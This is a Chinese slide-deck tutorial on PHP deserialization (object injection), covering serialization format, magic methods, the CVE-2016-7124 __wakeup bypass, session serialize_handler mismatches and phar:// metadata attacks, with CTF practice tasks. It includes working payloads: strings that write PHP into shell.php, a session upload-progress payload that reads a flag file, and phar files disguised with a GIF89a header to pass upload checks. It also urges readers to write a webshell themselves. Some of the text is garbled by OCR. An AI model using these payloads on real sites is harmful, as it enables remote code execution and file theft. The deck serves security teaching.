

Web常见漏洞-反序列化篇

01 PHP反序列化

在 PHP中,序列化使用 serialize()函数将对象转化为可传输的字符串,反序列化则使用unserialize() 将字符串还原为对象。

看下不同数据类型序列化的结果(demo1.php)。

```
<?php
class hello{
  public $test4 = "hello,world";
$test1 = "hello world";
$test2 = array("hello","world");
echo serialize($test1); // 序列化字符串
echo "\n";
echo serialize($test2); // 序列化数组
echo "\n";
$test = new hello(); // 序列化对象
echo serialize($test);
?>
```

```
class hello{
  demo1.php
                             public $test4 = "hello,world";
                         $test1 = "hello world";
                         $test2 = array("hello","world");
                         echo serialize($test2); // a:2:{i:0;s:5:"hello";i:1;s:5:"world";} 序列化数组
                         echo "\r\n";
                         $test = new hello(); // 0:5:"hello":1:{s:5:"test4";s:11:"hello,world";} 序列化类
                         echo serialize($test);
s:11:"hello world";
a:2:{i:0;s:5:"hello";i:1;s:5:"world";}
0:5:"hello":1:{s:5:"test4";s:11:"hello,world";}
```

```
$a="test";
序列化后的结果是: s:11:"hello word";
含义:s =string类型 11代表字符串长度,"hello word"代表字符串内容
array("hello","world");
序列化后的结果是: a:2:{i:0;s:5:"hello";i:1;s:5:"world";}
含义:a代表array数组类型,2代表数组长度2个,s代表string,5代表字符串长度,hello是字符串内容,
依此类推。
class hello{
  public $test4 = "hello,world";
创建对象后,序列化后的结果是: O:5:"hello":1:{s:5:"test4";s:11:"hello,world";}
含义:O表示存储的对象(object类型),5代表对象名称有5个字符,就是hello,hello是对象名称,1表示有一
个值,s代表string类型,5代表字符串长度,test4代表字符串名称,依此类推。
```

01 PHP反序列化

看下类中不同类型属性序列化的结果(demo2.php)

```
<?php
Class test{
 private $a= "a";
 protected $b= "a";
 public $c= "a";
$r= new test();
echo serialize($r);
echo "\r\n";
echo urlencode(serialize($r));
echo "\r\n";
//show source( FILE );
?>
```

```
常用命令.md
                           Class test{
  demo2.php
                           $r= new test();
                            echo serialize($r);
 FOLDERS
  PWN
                           echo urlencode(serialize($r));
                           echo "\r\n";
0:4:"test":3:{s:7:'<mark><</mark>0x00>test<0x00>a";s:1:"a";s:4:'<mark><0x00>*<0x00>b"</mark>;s:1:"a";s:1:"a";s:1:"a";}
0%3A4%3A%22test%22%3A3%3A%7Bs%3A7%3A%22%00test%00a%22%3Bs%3A1%3A%22a%22%3Bs%3A4%3A%22%00%2A%00b
```

test类定义了三个不同类型(私有,保护,公有)但是值相同的字符串,序列化输出的值不相同。

PHP 序列化的时候 private和 protected 变量会引入不可见字符\00。

\00test\00a 为private, 长度为 7

\00*\00b 为protected, 长度为 4

c public, 长度为 1

注意这两个 \00就是 ascii 码为0 的字符。这个字符在浏览器显示和输出可能看不到,甚至导致截断,我们可以通过url编码后就可以看得很清楚了。

所以一般都会使用urlencode 或者 base64 encode。

反序列化漏洞

php反序列化漏洞又称对象注入,可能会导致远程代码执行(RCE)

可以理解漏洞为执行unserialize函数,调用某一类并执行魔术方法(magic method),之后可以执行类中函数,产生安全问题。

漏洞前提是:

- 1) unserialize函数的变量可控
- 2) php文件中存在可利用的类,类中有魔术方法

unserialize函数的变量可控

demo3.php

```
<?php
error_reporting(0);
include "flag.php";
$KEY = "admin";
$str = $_GET['str'];
if (unserialize($str) === "$KEY")
{
    echo "$flag";
}
show_source(__FILE__);
?>
```

unserialize函数的变量可控

构造payload: ?str=s:5:"admin";

```
(i) 127.0.0.1:8888/Setialize/demo2.php?str=s:5:"admin"
🕙 新手上路 🧧 最常访问 🕸 『Pwn』-看雪安全论坛 🕙 NaviSec.it – 纳威安... 🕡 FOFA Pro - 网络空间... 🧧 旁站 🔕 MD
         SQL+ UNION BASED+ ERROR/DOUBLE+ TOOLS+ WAF BYPASS+ ENCODE+ HTML+ ENCRYPT+ №
             http://127.0.0.1:8888/Setialize/demo2.php?str=s:5:"admin"
   Load URL
   Split URL
   Execute
            Post Referrer ToxHEX MURL MURL
                                                           BASE64
                                                                            Insert to r Insert rep.
flag{This is flag} <?php
error_reporting(0);
include "flag. php";
$KEY = "admin";
str = scr['str'];
if (unserialize($str) === "$KEY")
       echo "$flag";
show source (FILE );
```

魔术方法

PHP类中有一种特殊函数体的存在叫魔术方法,它的命名是 以两个下划线符号 开头的,比如 construct, destruct, toString, sleep, wakeup等等。这些函数在某些情况下 会自动调用,比如 construct当一个对象创建时被调用, destruct当一个对象销毁时被调用, toString当一个对象 被当作一个字符串使用。 而在反序列化时,如果反序列化对象中存在魔法函数,使用 unserialize()函数同时也会触发。这样,一旦我们能够控制 unserialize()入口,那么就可能引发对象注入漏洞。

魔术方法归纳

construct()	//对象创建(new)时会自动调用。
wakeup()	//使用unserialize时触发
sleep()	//使用serialize时触发
destruct()	//对象被销毁时触发
call()	//在对象上下文中调用不可访问的方法时触发
callStatic()	//在静态上下文中调用不可访问的方法时触发
get()	//用于从不可访问的属性读取数据
set()	//用于将数据写入不可访问的属性
isset()	//在不可访问的属性上调用isset()或empty()触发
unset()	//在不可访问的属性上使用unset()时触发
toString()	//把类当作字符串使用时触发
invoke()	//当脚本尝试将对象调用为函数时触发
autoload()	//在代码中当调用不存在的类时会自动调用该方法。

魔术方法归纳

```
demo4.php
```

```
<?php
Class User{
public $name= "Bob";
private $id= "110";
function construct($name){
  $this->name= $name;
  echo "this is construct"."</br>";
 function destruct(){
  echo "this is destruct"."</br>";
 function invoke(){
  echo "this is invoke"."</br>";
 function toString(){
  return "this is toString"."</br>";
 function wakeup(){
  echo "this is wakeup"."</br>";
```

```
function sleep(){
  echo "this is sleep"."</br>";
  return array("name","id");
function call($name,$args){
  echo "this is call. name is ".$name."args is ".$args."</br>";
function get($arg){
  echo "call qet"."</br>";
 function set($name,$id){
  echo "call set"."</br>":
$r= new User("Alice"); //创建对象调用触发 construct
$r(); // 尝试将对象调用为函数触发 __invoke
echo $r; // 把类当作字符串使用时触发 toString
unserialize(serialize($r)); // 使用 serialize 时会触发 __sleep;
紧接着使用 unserialize 会触发 __wakeup; 对象销毁触发 __destruct
$r->print("a"); //调用不可访问的方法时触发 call
$r->id; //id private; 从不可访问的属性读取数据触发 __get
//$r->name; //name public; 从可访问的属性读取数据 并没有触发触发 ___get
$r->id= 1; // id private ;将数据写入不可访问的属性触发 ___set
//$r->name='zks'; // name public; 从可访问的属性读取数据 并没有触发触发 ___set
```

魔术方法归纳

输出顺序如下:

this is __construct
this is __invoke
this is __toString
this is __sleep
this is __wakeup
this is __destruct
this is __call. name is printargs is Array
call__get
call__set
this is __destruct

® ⊗ ⊗	Lo <u>a</u> d URL Split URL Execute	http://12	?7.0.0.1:8888/Se	tialize/demo4.ph	0	
	- 0	Post	Referrer	OxHEX	≪ %URL ∑	— — E
this	is _con	struct				
this	is _invo	ke				
this	is _toSt	ring				
this	is _slee	р				
this	is _wak	eup				
this	is _dest	ruct				
this	is _call.	name is	printargs is	Array		
call	_get					
call	_set					
this	is dest	ruct				

调试分析

由前可以看到, unserialize()后会导致__wakeup()或__destruct()的直接调用, 中间无需其他过程。因此最理想的情况就是一些漏洞/危害代码在__wakeup()或__destruct()中, 从而当我们控制序列化字符串时可以去直接触发它们。举个例子(demo5.php)。

```
<?php
error reporting(0);
class Decade{
  var $test = '123';
  function wakeup(){
    $fp = fopen("shell.php","w");
    fwrite($fp,$this->test);
                                       ???
    fclose($fp);
$class3 = $ GET['test'];
print r($class3);
echo "</br>";
$class3 unser = unserialize($class3);
require "shell.php";
show_source(__FILE );
?>
```

PHP Version 5.3.28




System	Windows NT DESKTOP-17C0N1F 6.2 build 9200 (Unknow Windows version Business Edition) i586	
Build Date Dec 10 2013 22:26:06		
Compiler	mpiler MSVC9 (Visual C++ 2008)	
Architecture	x86	
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "disable-isapi" "enable-debug-pack" "without-mssql" "without-pdo-mssql" "without-pi3web" "with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "enable-object-out-dir=/obj/" "enable-com-dotnet=shared" "with-mcn/nt=static" "disable-static-analyze"	

01

CTF中的php反序列化漏洞

由构建payload 如下: ?test=O:6:"Decade":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}




如何通过该漏洞写入一句话木马呢?大家自己尝试。

__wakeup() bypass(CVE-2016-7124)

有时候我们需要对__wakeup() 进行绕过,可以让序列化结果中类属性的数值大于其真正的数值进行绕过,这个方式适用于PHP < 5.6.25 和 PHP < 7.0.10。举个例子: demo6.php

```
$cmd=cmd00;
<?php
                                          if (!isset($ GET[$cmd])){
  error reporting(0);
                                             echo show source('demo6.php',true);
  class sercet{
    private $file='demo6.php';
                                          else{
    public function construct($file){
                                             $cmd=base64 decode($ GET[$cmd]);
      $this->file=$file:
                                             if ((preg_match('/[oc]:\d+:/i',$cmd))||(preg_match('/abcd/i',$cmd))){
    function destruct(){
                                               echo "Are u gaoshing?";
      echo show source($this->file,true);
                                             else{
    function wakeup(){
                                               unserialize($cmd);
      $this->file='demo6.php';
                                          }//sercet in flag.php
```

wakeup() bypass(CVE-2016-7124)



wakeup() bypass(CVE-2016-7124)

绕过正则 preg_match的检测可以用+号 绕过__weakup 当成员属性数目大于实际数目时可绕 过wakeup

Insert to r Insert rep. Replace

```
<?php
                                                                                  SQL* UNION BASED* ERROR/DOUBLE* TOOLS* WAF BYPASS* ENCODE* HTML* ENCRYPT* MORE* XSS* LFI*
                                                                                http://127.0.0.1:8888/Setialize/demo6.php?cmd00=TzorNjoic2VyY2V0ljoyOntzOjEyOilAc2VyY2V0AGZpbGUiO3M6ODoiZmxhZy5waHAiO3C
class sercet{
                                                                        Split URL
      private $file='demo6.php';
                                                                         Execute
      public function __construct($file){
                                                                                                                    BASE64
                                                                               Post Referrer T 0xHEX
         $this->file=$file:
                                                                     flag{This is flag}
   $flag = new sercet('flag.php');
   $flag = serialize($flag);
             echo $flag;
   flag = str replace('O:6', 'O:+6', flag);
   $flag = str replace(':1:', ':2:' ,$flag);
   echo base64 encode($flag);
?>
```

反序列化的利用方法及流程

通过这个简单的例子总结一下寻找 PHP 反序列化漏洞的方法或者 说流程

- (1)寻找 unserialize() 函数的参数是否有我们的可控点
- (2)寻找我们的反序列化的目标,重点寻找 存在 wakeup() 或 destruct() 魔法函数的类
- (3)一层一层地研究该类在魔法方法中使用的属性和属性调用的方法,看看是否有可控的属性能实现在当前调用的过程中触发的
- (4)找到我们要控制的属性了以后我们就将要用到的代码部分复制下来,然后构造序列化, 发起攻击

1 题目练练手

Warmup1: http://web.jarvisoj.com:32768/

Hint: 反序列化

Session反序列化

PHP在session存储和读取时,都会有一个序列化和反序列化的过程,PHP内置了多种处理器用于存取 \$_SESSION 数据,都会对数据进行序列化和反序列化

session.save_handler	files	files
session.save_path	C:\FakeD\Software\phpstudy\PHPTutorial\tmp\tmp	C:\FakeD\Software\phpstudy\PHPTutorial\tmp\tmp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On

除了默认的session序列化引擎php外,还有几种引擎,不同引擎存储方式不同

- php 键名 + 竖线 + 经过serialize()函数反序列处理的值
- php_serialize serialize() 函数反序列处理数组方式

Session反序列化

php中的session内容是以文件方式来存储的,由session.save handler来决定。文件 名由sess_sessionid命名,文件内容则为session序列化后的值。

```
<?php
//ini_set('session.serialize_handler', 'php serialize');//a:1:{s:6:"spoock";s:3:"111";}
ini set('session.serialize handler', 'php');//spoock|s:3:"111"
session start();
$ SESSION["name"]="twosmile";
print r($ SESSION);
echo serialize($ SESSION);
// a:1:{s:4:"name";s:8:"twosmile";}
存储引擎为php serialize和php 的区别
                                                     sess_731cgi2a471mc38pkbn6bhuqm0≧
php serialize 存储为 a:1:{s:4:"name";s:8:"twosmile";}
                                                          a:1:{s:4:"name";s:8:"twosmile";}
                                           📙 sess_731cgi2a471mc38pkbn6bhuqm0🔀
php 存储为 name|s:8:"twosmile";
                                                 name|s:8:"twosmile";
```

这两种种处理器的存储格式差异,就会造成在session序列 化和反序列化处理器设置不当时的安全隐患。

1 题目练练手

Warmup2: http://web.jarvisoj.com:32784/

Hint: session反序列化

01

题目练练手

查看phpinfo中的 session.serialize_handler 和 session.upload_progress.enabled



phpinfo里的内容 php版本: 5.6.21 php大于5.5.4的版本中默认使用php_serialize规则,而index.php中又使用了php。 序列化处理器不一致能够导致对象注入,且session.upload_progress.enabled打开, php会记录上传文件的进度,在上传时会将其信息保存在\$_SESSION中

1 题目练练手

Session 上传进度

Session 上传进度

当 session.upload_progress.enabled INI 选项开启时,PHP 能够在每一个文件上传时监测上传进度。 这个信息对上传请求自身并没有什么帮助, 但在文件上传时应用可以发送一个POST请求到终端 (例如通过XHR) 来检查这个状态

当一个上传在处理中,同时POST一个与INI中设置的session.upload_progress.name同名变量时,上传进度可以在《_SESSION 中获得。 当PHP检测 到这种POST请求时,它会在《SESSION 中添加一组数据,索引是 session.upload_progress.prefix 与 session.upload_progress.name连接在一起的 值。 通常这些键值可以通过读取INI设置来获得, 例如

大体的意思就是在上传文件时,如果POST一个名为PHP SESSION UPLOAD PROGRESS的 变量,就可以将filename的值赋值到session中,上传的页面的写法如下:

```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="PHP_SESSION_UPLOAD PROGRESS" value="123" />
  <input type="file" name="file" />
  <input type="submit" />
</form>
```

№ 題目练练手

构造测试序列化字符串:

```
<?php
class OowoO
  public $mdzz='echo "spoock";';}
$obj = new OowoO();
$a = serialize($obj);
var dump($a);
// |O:5:\"OowoO\":1:{s:4:\"mdzz\";s:14:\"echo \"spoock\";\";}
```

设置\$mdzz='echo "spoock";',序列化得到的结果是:O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo "spoock";";}。那么文件名就需要设置为|O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo "spoock";";},由 于要对其中的双引号进行转义,最后实际的文件名为|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:14:\"echo \"spoock\";\";}。下面我们看看测试结果是否会执行 echo "spoock";

题目练练手

成功执行 echo "spoock";



四 题目练练手


同理,我们构造序列化字符串去getflag:

```
<?php
class OowoO
  public $mdzz='echo "spoock";';}
$obj = new OowoO();
$obj->mdzz='print r(dirname( FILE ));';
$a = serialize($obj);
$a = str replace("", '\"',$a);
echo $a;
echo "\r\n";
$obj->mdzz='print r(scandir("/opt/lampp/htdocs"));';
$a = serialize($obj);
$a = str replace("", '\"',$a);
echo $a;
echo "\r\n";
$obj-
>mdzz='print r(file get contents("/opt/lampp/htdocs/Here 1s 7he fl4g buT You Cannot see.php"));';
$a = serialize($obj);
$a = str replace("", '\"',$a);
echo $a;
```

题目练练手

最终成功拿到flag, payload如下:

filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he fl4g buT You Cannot see.php\"));\";}"



当今最火爆的phar协议??

phar是什么?Phar归档最好的特点是可以方便地将多个文件组合成一 个文件。因此,phar归档提供了一种方法,可以将完整的PHP应用程 序分发到单个文件中,并从该文件运行它,而不需要将其提取到磁盘。 此外,PHP可以像执行任何其他文件一样轻松地执行phar归档,无论 是在命令行上还是在web服务器上。

phar结构由 4部分组成

Size in bytes	Description		
4 bytes	Length of manifest in bytes (1 MB limit)		
4 bytes	Number of files in the Phar		
2 bytes	API version of the Phar manifest (currently 1.0.0)		
4 bytes	Global Phar bitmapped flags		
4 bytes	Length of Phar alias		
??	Phar alias (length based on previous)		
4 bytes	Length of Phar metadata (0 for none)		
??	Serialized Phar Meta-data, stored in <u>serialize()</u> format		
at least 24 * number of entries bytes	entries for each file 用户自定义的Meta-data内容会以反序列化的形式储		

や那点が自xu不可以及式 | ⊥マホ、上マツに対し対けで、然口サス式 | リリル版及Puel の流、 这就构成了一个利用链。

//php.ini中的phar.readonly选项设置为Off, 否则无法生成phar文件

```
■ php.ini - 记事本
文件(\underline{F}) 编辑(\underline{E}) 格式(\underline{O}) 查看(\underline{V}) 帮助(\underline{H})
; http://php.net/pdo mysql.default-socket
pdo mysql.default socket=
[Phar]
; http://php.net/phar_readonly
                               必须改成OFF 才能生成 phar 文件
phar.readonly = Off
; http://php.net/phar.require-hash
;phar.require hash = On
;phar.cache list =
[Syslog]
; Whether or not to define the various syslog variables (e.g. $LOG PID,
; $LOG CRON, etc.). Turning it off is a good idea performance-wise. In
; runtime, you can define these variables by calling define syslog variables().
; http://php.net/define-syslog-variables
define syslog variables = Off
```

生成phar(serialize_phar_demo1)

```
<?php
  class TestObject {
  @unlink("phar.phar");
  $phar = new Phar("phar.phar"); //后缀名必须为phar
  $phar->startBuffering();
  $phar->setStub("xxx<?php __HALT_COMPILER(); ?>"); //设置stub,xxx 可以设置成 GIF89a
等绕过文件上传验证
  $o = new TestObject();
  $o->data='aaaaaa';
  $phar->setMetadata($o); //将自定义的meta-data存入manifest
  $phar->addFromString("test.txt", "test"); //添加要压缩的文件
  //签名自动计算
  $phar->stopBuffering();
?>
```

生成phar

执行完毕后会生成一个phar.phar 文件,其中的 metadata是以序列化的形式出现的。php函数在对 phar 文件进行解析时,就必伴随着反序列化的操作。

xxxxx<?php _HALTCOMPILER(); ?> 为phar 文件首部, xxxxx可以任意修改为其他文件的头, 类似 GIF89a<?php__HALT_COMPILER(); ?>',这样就可以伪造成其他文件。

metadata 序列化内容为 O:10:"TestObject":1:{s:4:"data";s:6:"aaaaaa";}

```
ze/serialize_phar_demo1$ xxd phar.phar
00000000: 7878 783c 3f70 6870 205f 5f48 414c 545f
                                                  xxx<?php __HALT_
00000010: 434f 4d50 494c 4552 2829 3b20 3f3e 0d0a
                                                   COMPILER(): ?>...
00000020: 6400 0000 0100 0000 1100 0000 0100 0000
00000030: 0000 2e00 0000 4f3a 3130 3a22 5465 7374
                                                         .0:10:"Test
00000040: 4f62 6a65 6374 223a 313a 7b73 3a34 3a22
                                                   Object":1:{s:4:"
00000050: 6461 7461 223b 733a 363a 2261 6161 6161  data";s:6:"aaaaa
00000060: 6122 3b7d 0800 0000 7465 7374 2e74 7874
                                                   a";}....test.txt
00000070: 0400 0000 3783 9e5e 0400 0000 0c7e 7fd8
00000080: b601 0000 0000 0000 7465 7374 4b03 98fe
00000090: 590f c056 ff78 d1ca 29c1 311a 0222 e12a
                                                    Y...V.x...).1...".*
000000a0: 0200 0000 4742 4d42
```

有序列化数据必然会有反序列化操作,php一大部分的文件系统函数在通过phar://伪协议解析phar文件时,都会将meta-data进行反序列化,测试后受影响的函数如下:

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
сору	unlink	stat	readfile

看另外一个 demo(serialize_phar_demo2)

```
<?php
                                                                           SQL* UNION BASED* ERROR/DOUBLE* TOOLS* WAF BYPASS* ENCODE* HTML* ENCRYPT* MORE*
                                                                        http://127.0.0.1:8888/Setialize/serialize_phar_demo2/index.php?filename=phar://phar.phar
class Demo {
   public $var;
                                                                        Post Referrer ToxHEX
  function destruct()
                                                                       no ;
                                                                       __FILE__);
      eval($this->var);
                                                                                                                   PHP Version 5.3.28
if(isset($ GET['filename']) && is file($ GET['filename'])){
  echo 'yes';
                                                                                                                   System
                                                                                                                                 Windows NT DESKTOP-17C0N1F
                                                                                                                                 Business Edition) i586
}else{
                                                                                                                   Build Date
                                                                                                                                 Dec 10 2013 22:26:06
   echo 'no';
                                                                                                                   Compiler
                                                                                                                                 MSVC9 (Visual C++ 2008)
                                                                                                                   Architecture
                                                                                                                                 x86
show source( FILE );
?>
```

生成phar

metadata 序列化内容为 O:4:"Demo":1:{s:3:"var";s:10:"phpinfo();";}

```
<?php
   class Demo -
       public $var;
       function destruct()
           eval($this->var);
   $o = new Demo(),
   $o->var='phpinfo();'
   @unlink("phar.phar");
   $phar = new Phar("phar.phar");
   $phar->startBuffering();
   $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
   $phar->setMetadata($o); //将自定义meta-data存入manifest
   $phar->addFromString("test.txt", "test"); //添加要压缩的文件
   //签名自动计算
   $phar->stopBuffering();
```

1 题目练练手

Warmup3:http://9f14f3c3.ngrok.io/Setialize/Warmup3/index.html

Hint:phar







感谢您的聆听指正

THANK YOU FOR YOUR WATCHING